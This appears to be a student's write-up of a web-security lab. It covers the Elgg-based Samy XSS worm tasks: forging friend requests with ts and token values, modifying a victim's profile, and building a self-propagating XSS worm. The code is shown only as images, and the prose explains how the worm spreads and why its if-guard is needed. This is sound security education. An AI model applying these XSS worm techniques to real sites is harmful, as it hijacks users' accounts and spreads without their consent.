
Samy has been added to Alice as a friend.


### Questions:


1. Lines 1 and 2 or the variables “ts” and “token” are needed for the get request as a query parameter. We needed to get these variables each time as every time the web page refreshes, these values are different.
2. I don’t believe you would be able to perform the attack if only the editor mode was provided. Since the editor mode appends extra HTML tags to the stuff that is written inside of it, then it would not run the code like how we would want. Perhaps if you could break out of the added HTML tags so that it runs your raw code, then it could be possible.

## Task 05: Modifying the Victim’s Profile

The Code used for Task 05:









The Above screenshots shows the before state of Alice’s account before viewing Samy’s profile. After visiting his profile, the screenshots below shows the results.

### Questions:

1. Line 1 (the if guard) is necessary so that the attacker’s own profile does not get affected. Removing that line essentially has the script run on load when the attacker saves his profile. The script gets replaced with the text and the attack is stopped.


**After saving and running the profile:**




As you can see, without the if-guard, Samy attacks himself the moment he saves the script. That is why the guard is necessary, so that the script does not get overwritten and continues to run on other’s accounts when they view Samy’s profile.

## Task 06: Writing a Self-Propagating XSS Worm

The new code that was used:





The Below screenshot shows the code being added to samy’s profile.




Now I will log in as Alice and Boby. Alice will first visit Samy’s profile, which will then run the script. The script will duplicate itself onto Alice’s description as well as add Samy as a friend. Boby will visit Alice and theoretically should also get the duplicated script and Samy added as a friend. By the end of it, both users will have Samy as a friend, will have their descriptions modified, and will help propagate the worm to other users.

